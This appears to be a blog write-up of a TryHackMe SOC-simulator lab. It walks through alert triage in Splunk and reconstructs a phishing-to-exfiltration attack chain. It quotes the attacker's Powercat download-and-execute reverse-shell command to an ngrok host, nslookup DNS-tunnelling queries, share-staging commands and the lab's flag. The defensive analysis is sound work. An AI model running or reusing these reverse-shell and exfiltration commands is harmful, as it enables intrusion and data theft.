# From a Phishing Alert to DNS Exfiltration: TryHackMe SOC Simulator — Phishing Unfolding
> **Spoiler warning:** This write-up contains the full investigation, the reconstructed attack chain, and the final flag. All activity…
# From a Phishing Alert to DNS Exfiltration: TryHackMe SOC Simulator — Phishing Unfolding
Spoiler warning: This write-up contains the full investigation, the reconstructed attack chain, and the final flag. All activity described here took place inside an authorized TryHackMe training environment.
Introduction
At first glance, every alert in a SOC simulator can look malicious. An email arrives from an unusual domain, a Windows process starts another process, PowerShell appears in the logs, or nslookup.exe performs a DNS query.
However, the job of a SOC analyst is not to mark everything as malicious. It is to separate normal activity from genuine threats, connect related events, and determine whether there is enough evidence to escalate an incident.
In this scenario, a collection of apparently separate alerts revealed a complete attack chain involving:
*- A malicious email attachment
- PowerShell-based reconnaissance
- Access to a sensitive financial network share
- Local data collection and staging
- A Powercat reverse shell
- DNS-based data exfiltration*
This write-up explains not only what happened, but also how I investigated each stage and why each alert was classified as either a True Positive or a False Positive.
— -

## Final Result
The scenario ended with the following results:
- *Victory — Security breach prevented
- 1,065 points
- 32 alerts closed
- True Positive identification rate: 100%
- **False Positive identification rate: 77%***
- The most important result was the 100% True Positive identification rate: none of the genuinely malicious alerts were missed.
The main area for improvement was avoiding the over-classification of noisy email alerts as malicious.
## 1. Understanding the Possible Decisions
Before investigating the alerts, it is important to understand what each classification means.
### True Positive
The detection rule generated an alert, and the investigation confirmed that the detected activity was genuinely malicious.
### False Positive
The rule generated an alert, but the activity was legitimate or the available evidence was insufficient to prove malicious behavior.
### False Negative
Malicious activity occurred, but no alert was generated. Therefore, an alert that already exists cannot be classified as a False Negative.
### Assigning an Alert Is Not the Same as Escalating It
The Take Action or assignment button only means that the analyst has accepted responsibility for investigating the alert. It does not isolate a host, disable an account, or automatically escalate the case.
The normal workflow is:
*Assign the alert → Investigate the evidence → Classify it as TP or FP → Escalate when required → Document the findings
*## 2. My Process-Alert Investigation Checklist*

*For every Sysmon Process Create event, I reviewed the following fields in order:*

*1. `host.name` — Which endpoint generated the event?
2. `process.name` — Which process started?
3. `process.parent.name` — What launched it?
4. `process.command_line` — What was the complete command?
5. `process.working_directory` — From which directory did it run?
6. `process.pid` and `process.parent.pid` — Can the process be correlated with other events?
7. `timestamp` — What happened immediately before and after it?*

*The executable name alone is not enough to determine intent. PowerShell, Robocopy, `net.exe`, and `nslookup.exe` are legitimate Windows utilities. Their context and usage determine whether they are benign or malicious.*

*A useful starting search was:*

*```spl
index=* “win-3450”
| sort _time
```*

*I then included the affected user:*

*```spl
index=* (“win-3450” OR “michael.ascot”)
| sort _time
```*

*Once PowerShell PID `3728` became important, I pivoted directly on it:*

*```spl
index=* “3728”
| sort _time
```*

*This PID eventually connected several stages of the attack into one incident.*

*— -*

*## 3. Establishing a Baseline and Closing False Positives*

*Several alerts were generated by broad detection logic rather than malicious behavior.*

*### TrustedInstaller.exe*

*The event showed:*

*Parent process: services.exe
Process path: C:\Windows\servicing\TrustedInstaller.exe
Working directory: C:\Windows\system32\*

*This is consistent with the legitimate Windows Modules Installer service, which installs and maintains protected Windows components.*

***Classification:** False Positive
**Escalation:** No*

*### taskhostw.exe KEYROAMING*

*svchost.exe → taskhostw.exe KEYROAMING*

*The same parent, command line, and working directory appeared on more than one endpoint, including `win-3451` and `win-3460`. That repetition supported the conclusion that it was part of the normal environment baseline.*

*```spl
index=* “taskhostw.exe KEYROAMING”
| stats count as occurrences by host.name process.parent.name process.command_line process.working_directory
```*

***Classification:** False Positive
**Escalation:** No*

*### taskhostw.exe NGCKeyPregen*

*`NGCKeyPregen` is associated with Next Generation Credentials and Windows Hello key pre-generation. The parent process, command line, and `System32` working directory were consistent with legitimate Windows activity.*

***Classification:** False Positive
**Escalation:** No*

*### WUDFHost.exe*

*`WUDFHost.exe` appeared under `services.exe` with arguments containing GUIDs and `UMDFCommunicationPorts` values. These “ports” are internal Windows User-Mode Driver Framework communication objects, not open TCP or UDP ports.*

***Classification:** False Positive
**Escalation:** No*

*### svchost.exe -k wsappx -p*

*The command line was consistent with Microsoft Store and AppX services. It used the expected parent and system directory.*

***Classification:** False Positive
**Escalation:** No*

*The key lesson was that a process running from `System32` is not automatically safe. Confidence came from combining the correct path, expected parent, ordinary arguments, and repetition across the environment.*

*— -*

*## 4. The Noisy “Unusual TLD” Email Rule*

*The email alerts contained an important note:*

*This detection rule still needs fine-tuning.*

*Several messages used suspicious or exaggerated subjects, including fake inheritance offers, unrealistic work-from-home income, promotional products, and prize-based messages.*

*Although they looked like spam or scams, the scenario’s ground truth treated the unusual-domain emails without an actual attachment, captured URL, or recipient interaction as False Positives for this specific detection.*

*The four incorrectly over-classified email alerts were:*

*- Alert `1000`
- Alert `1011`
- Alert `1013`
- Alert `1018`*

*This was the main reason the False Positive identification rate ended at 77%.*

*The scenario-specific logic was effectively:*

*Unusual external domain
+ Promotional or scam-like language only
+ No attachment
+ No captured URL
+ No confirmed request submission
+ No recipient interaction
= False Positive for this detection rule*

*This does not mean the emails should be trusted. In a real environment, they could still be quarantined as spam. The important distinction is that there was not enough evidence to declare an endpoint compromise or escalate a security incident.*

*— -*

*## 5. The Confirmed Malicious Email*

*The most important email alert contained the following details:*

*Subject: FINAL NOTICE: Overdue Payment — Account Suspension Imminent
Sender: john@hatmakereurope.xyz
Recipient: [michael.ascot@tryhatme.com](mailto:michael.ascot@tryhatme.com)
Attachment: ImportantInvoice-Febrary.zip
Direction: inbound*

*The email used several classic phishing techniques:*

*1. A threat to suspend the recipient’s account
2. A legal-action warning
3. A 24-hour deadline
4. A compressed attachment disguised as an invoice
5. An unusual external sender domain*

*The recipient was also the same user later associated with the malicious endpoint activity.*

***Classification:** True Positive
**Escalation:** Yes*

*## 6. PowerView.ps1 Was Created in Downloads*

*Sysmon Event ID 11 recorded a new file:*

*Host: win-3450
Process: powershell.exe
PID: 9060
File created:
C:\Users\michael.ascot\Downloads\PowerView.ps1*

*Event ID 11 proves that the file was created, but does not independently prove that it was executed.*

*However, PowerView is a dual-use PowerShell framework commonly abused for Active Directory and network reconnaissance. Its creation by PowerShell inside a user-writable Downloads directory was highly suspicious.*

*I searched for related creation and execution events:*

*```spl
index=* “win-3450” (“PowerView.ps1” OR “9060” OR “3728”)
| sort _time*

***Classification:** True Positive
**Attack stage:** Tool transfer / discovery preparation
**Escalation:** Yes*

*— -*

*## 7. PowerView Execution Confirmed Reconnaissance*

*PowerShell Script Block logging later recorded code executing from:*

*C:\Users\michael.ascot\Downloads\PowerView.ps1*

*The script performed LDAP property processing and host-related discovery. At this point, the investigation moved from a suspicious file creation to confirmed use of a reconnaissance tool.*

*PowerShell PID `3728` became the central process in the attack. The later network-share, collection, cleanup, reverse-shell, and exfiltration commands were all associated with this process.*

***Classification:** True Positive
**Attack stage:** Discovery
**Escalation:** Yes*

*— -*

*## 8. Mapping the Financial Network Share*

*PowerShell PID `3728` launched:*

*net.exe use Z: \\FILESRV-01\SSF-FinancialRecords*

*The command can be read as follows:*

*- `net.exe use` maps a network resource.
- `Z:` is the local drive letter.
- `\\FILESRV-01\SSF-FinancialRecords` is the remote network share.*

*Mapping a drive is common in enterprise environments. In this case, however, the context made it malicious:*

*- The parent was the already suspicious PowerShell PID `3728`.
- The activity occurred on the compromised host `win-3450`.
- It followed PowerView reconnaissance.
- The share name indicated sensitive financial data.
- It was immediately followed by recursive file collection.*

***Classification:** True Positive
**Attack stage:** Sensitive share access
**Escalation:** Yes*

*— -*

*## 9. Collecting the Files with Robocopy*

*The next process was:*

*“C:\Windows\system32\Robocopy.exe” . C:\Users\michael.ascot\Downloads\exfiltration /E*

*Its working directory was:*

*Z:\*

*The arguments reveal the attacker’s objective:*

*- `.` means the current directory, which was `Z:\`.
- The destination was `Downloads\exfiltration`.
- `/E` recursively copies all subdirectories, including empty ones.*

*In plain English, the attacker copied the contents of the financial network share into a local staging folder named `exfiltration`.*

*This event represented both **Data Collection** and **Local Data Staging**.*

***Classification:** True Positive
**Escalation:** Yes*

*## 10. Disconnecting the Drive After Collection*

*Shortly after the copy operation, the same PowerShell process launched:*

*net.exe use Z: /delete*

*The `/delete` option does not delete the files or the network share. It only removes the local `Z:` mapping.*

*By itself, this command is normal. Within this timeline, it acted as cleanup after the collection stage:*

*Map the share
→ Copy its contents
→ Disconnect the share
```*

***Classification:** True Positive
**Attack stage:** Post-collection cleanup
**Escalation:** Yes*

*— -*

*## 11. Powercat Reverse Shell Activity*

*PowerShell telemetry revealed the following command:*

*```powershell
IEX(New-Object System.Net.WebClient).DownloadString(
 ‘[https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'](https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1')
);
powercat -c 2.tcp.ngrok.io -p 19282 -e powershell
```*

*The command performed four actions:*

*1. Downloaded `powercat.ps1` from GitHub Raw
2. Used `IEX` to execute it directly in memory
3. Connected to `2.tcp.ngrok[.]io` on destination port `19282`
4. Exposed a PowerShell session to the remote endpoint*

*This was clear reverse-shell and Command-and-Control activity.*

*Two details are worth noting:*

*- `19282` was the remote destination port, not a port discovered open on the victim.
- GitHub and ngrok are legitimate services that were abused in this incident. Their presence alone does not make every connection malicious.*

***Classification:** True Positive
**Attack stage:** Command and Control
**Escalation:** Immediate*

*— -*

*## 12. Detecting DNS-Based Exfiltration*

*PowerShell PID `3728` created many `nslookup.exe` processes that queried subdomains of:*

*haz4rdw4re[.]io*

*One example was:*

*nslookup.exe UEsDBBQAAAAIANigLlfVU3cDIgAAAI.haz4rdw4re.io*

*`nslookup.exe` is a legitimate DNS troubleshooting utility. The long encoded-looking label before the domain, however, was not a normal hostname.*

*The attacker placed chunks of encoded file data inside DNS queries:*

*encoded-data-chunk.haz4rdw4re[.]io*

*An attacker-controlled DNS server could log the incoming queries, extract each label, and reconstruct the original files.*

*The following evidence confirmed DNS tunneling:*

*1. Every `nslookup.exe` process had PowerShell PID `3728` as its parent.
2. Many queries appeared within seconds.
3. Each query used a different child PID because a new process transmitted each chunk.
4. Most events ran from `Downloads\exfiltration`.
5. The labels contained Base64-like data.
6. Decoding revealed filenames and ZIP/Office file signatures.*

***Classification:** True Positive
**Attack stage:** DNS-based data exfiltration
**Escalation:** Immediate*

*— -*

*## 13. Evidence Hidden Inside the DNS Queries*

*### ZIP and Office File Signature*

*A label beginning with:*

*UEsDB*

*decoded into binary data beginning with:*

*PK 03 04*

*This is a standard ZIP signature. Modern Office files such as `.xlsx`, `.pptx`, and `.docx` are ZIP containers internally.*

*### Summary.xlsx*

*The Base64 fragment:*

*U3VtbWFyeS54bHN4*

*decoded to:*

*Summary.xlsx*

*### ClientPortfolio*

*The fragment:*

*Q2xpZW50UG9ydGZvbGlv*

*decoded to:*

*ClientPortfolio*

*### InvestorPresentation2023.pptx*

*The filename was divided across two queries:*

*InvestorPresen
+
tation2023.pptx*

*After joining the fragments, the complete filename was:*

*InvestorPresentation2023.pptx*

*These decoded values proved that the traffic contained real document data rather than simple DNS beaconing.*

*— -*

*## 14. Reconstructing the Flag*

*The flag was also divided between two DNS queries.*

*The first encoded fragment was:*

*VEhNezE0OTczMjFmNGY2ZjA1OWE1Mm*

*The second was:*

*RmYjEyNGZiMTY1NjZlfQ==*

*A common mistake is to decode each label independently. In this case, the attacker split the Base64 stream at a position that did not align with a complete Base64 block.*

*The correct process was to concatenate the raw fragments first:*

*VEhNezE0OTczMjFmNGY2ZjA1OWE1MmRmYjEyNGZiMTY1NjZlfQ==*

*Then decode the combined value:*

*```powershell
$encoded = ‘VEhNezE0OTczMjFmNGY2ZjA1OWE1MmRmYjEyNGZiMTY1NjZlfQ==’*

*[Text.Encoding]::UTF8.GetString(
 [Convert]::FromBase64String($encoded)
)
```*

*The result was:*

*THM{1497321f4f6f059a52dfb124fb16566e}*

*## 15. Reconstructed Attack Timeline*

*The complete incident could now be reconstructed:*

*Malicious ZIP attachment delivered
→ PowerView.ps1 created in Downloads
→ PowerView executed for AD and network discovery
→ Financial network share mapped as Z:
→ Robocopy recursively collected the share contents
→ Files staged in Downloads\exfiltration
→ Z: mapping removed
→ Powercat established a reverse shell through ngrok
→ Encoded documents exfiltrated through DNS queries
```*

*The key entities were:*

*Affected host: win-3450
Affected user: michael.ascot
Key PowerShell PID: 3728
Sensitive share: \\FILESRV-01\SSF-FinancialRecords
Staging directory: C:\Users\michael.ascot\Downloads\exfiltration
```*

*— -*

*## 16. Indicators of Compromise*

*Host: win-3450
User: michael.ascot
Attachment: ImportantInvoice-Febrary.zip
Tool: PowerView.ps1
DNS exfiltration domain: haz4rdw4re[.]io
C2 destination: 2[.]tcp[.]ngrok[.]io:19282
Network share: \\FILESRV-01\SSF-FinancialRecords
Staging directory: C:\Users\michael.ascot\Downloads\exfiltration
Key parent PID: 3728
```*

*A broad scoping search could be written as:*

*```spl
index=* (
 “win-3450”
 OR “michael.ascot”
 OR “PowerView.ps1”
 OR “haz4rdw4re.io”
 OR “2.tcp.ngrok.io”
 OR “SSF-FinancialRecords”
 OR “3728”
)
| sort _time*

*## 17. MITRE ATT&CK Mapping*

*| Observed activity | MITRE ATT&CK technique |
| — -| — -|
| Malicious email attachment | T1566.001 — Spearphishing Attachment |
| PowerShell execution | T1059.001 — PowerShell |
| Powercat download | T1105 — Ingress Tool Transfer |
| Network share discovery/access | T1135 — Network Share Discovery |
| Local staging directory | T1074.001 — Local Data Staging |
| DNS application-layer channel | T1071.004 — DNS |
| Exfiltration using an alternative protocol | T1048 — Exfiltration Over Alternative Protocol |*

*— -*

*## 18. Recommended Incident-Response Actions*

*The confirmed compromise required the following actions:*

*1. Isolate `win-3450` from the network.
2. Temporarily contain or disable the `michael.ascot` account.
3. Block `haz4rdw4re[.]io` and review all related DNS activity.
4. Block the specific `2[.]tcp[.]ngrok[.]io:19282` destination according to organizational policy.
5. Analyze `ImportantInvoice-Febrary.zip` in an isolated environment.
6. Review access to `\\FILESRV-01\SSF-FinancialRecords`.
7. Determine which documents were accessed and successfully exfiltrated.
8. Hunt for PowerView, Powercat, and matching command-line patterns across the environment.
9. Review PowerShell Script Block logs and authentication telemetry.
10. Reset affected credentials where appropriate.*

*Blocking GitHub or ngrok globally would require careful consideration because both are legitimate services. A more precise response would target the exact destinations and behaviors observed in the incident.*

*— -*

*## 19. A Consistent SOC Report Template*

*The scenario feedback indicated that the technical details were strong, but that the **Who** and **Why** should be stated more explicitly. I therefore used the following structure:*

*Who:
Host win-3450 and user michael.ascot.*

*What:
PowerShell PID 3728 mapped a sensitive financial share, copied its contents
to a local staging directory, and transmitted encoded document data using DNS.*

*When:
The activity occurred during the confirmed incident timeline on 07/29/2026.*

*Where:
The files were collected from \\FILESRV-01\SSF-FinancialRecords and staged in
C:\Users\michael.ascot\Downloads\exfiltration.*

*Why:
The sequence was performed to discover, collect, stage, and exfiltrate
sensitive financial documents.*

*Evidence:
PowerView execution, Robocopy /E, encoded nslookup queries to haz4rdw4re.io,
and Powercat reverse-shell activity to 2.tcp.ngrok.io:19282.*

*Decision:
True Positive. Immediate escalation, host isolation, account containment,
and incident scoping are required.
```*

*This format makes the report easier for another analyst or an incident-response team to understand quickly.*

*— -*

*## 20. Key Lessons Learned*

*### An Alert Is Not a Complete Incident*

*An alert is only a signal. Its real value appears when it is correlated with surrounding events.*

*### Context Matters More Than the Tool Name*

*`nslookup.exe`, `Robocopy.exe`, and `net.exe` are legitimate utilities. Their shared PowerShell parent, suspicious directory, encoded destination, and place in the timeline proved malicious intent.*

*### A PID Can Connect the Entire Story*

*PowerShell PID `3728` connected discovery, share access, collection, staging, Command and Control, and exfiltration.*

*### The Working Directory Is Not the Executable Path*

*Robocopy executed from `System32`, but its working directory was `Z:\`. Therefore, the source argument `.` referred to the mapped financial share.*

*### Do Not Decode Base64 Blindly*

*Some chunks represent binary or compressed data. Others may split the Base64 stream itself. The fragments must be ordered and reassembled before decoding.*

*### Suspicious-Looking Spam Is Not Automatically a Confirmed Compromise*

*An unusual domain and exaggerated language justify investigation, but escalation requires evidence such as a malicious attachment, a captured URL, user interaction, or related endpoint activity.*

*### Once a Malicious Parent Is Confirmed, Later Triage Becomes Faster*

*After proving that PID `3728` was malicious, every new child process did not require a completely independent investigation. I only needed to verify the same parent, host, user, timeline, and destination before associating it with the active incident.*

*— -*

*## Conclusion*

*The most valuable part of the **Phishing Unfolding** scenario was not simply recovering the flag. It was learning how to turn individual alerts into a coherent incident narrative.*

*The investigation began with a malicious ZIP attachment and progressed through reconnaissance, sensitive-share access, file collection, local staging, reverse-shell activity, and DNS exfiltration.*

*At the same time, the scenario included multiple noisy alerts that needed to be closed as False Positives. Accurately separating those events from the real attack is one of the most important skills for a SOC analyst.*

*The final flag was:*

*THM{1497321f4f6f059a52dfb124fb16566e}
```*

*— -*

#TryHackMe
#Cybersecurity
#SOC Analyst
#Blue Team
#Incident Response
#Splunk
#Threat Detection
#Phishing
#DNS Exfiltration
#Digital Forensics
메타데이터
- post_id
- f8c4bb8c484d
- slug
- from-a-phishing-alert-to-dns-exfiltration-tryhackme-soc-simulator-phishing-unfolding-f8c4bb8c484d
- url
- https://medium.com/@yaratarek387/from-a-phishing-alert-to-dns-exfiltration-tryhackme-soc-simulator-phishing-unfolding-f8c4bb8c484d
- canonical_url
- https://medium.com/@yaratarek387/from-a-phishing-alert-to-dns-exfiltration-tryhackme-soc-simulator-phishing-unfolding-f8c4bb8c484d
- author_url
- https://medium.com/@yaratarek387
- status
- ok
- fetched_at
- 2026-07-30 06:03:05


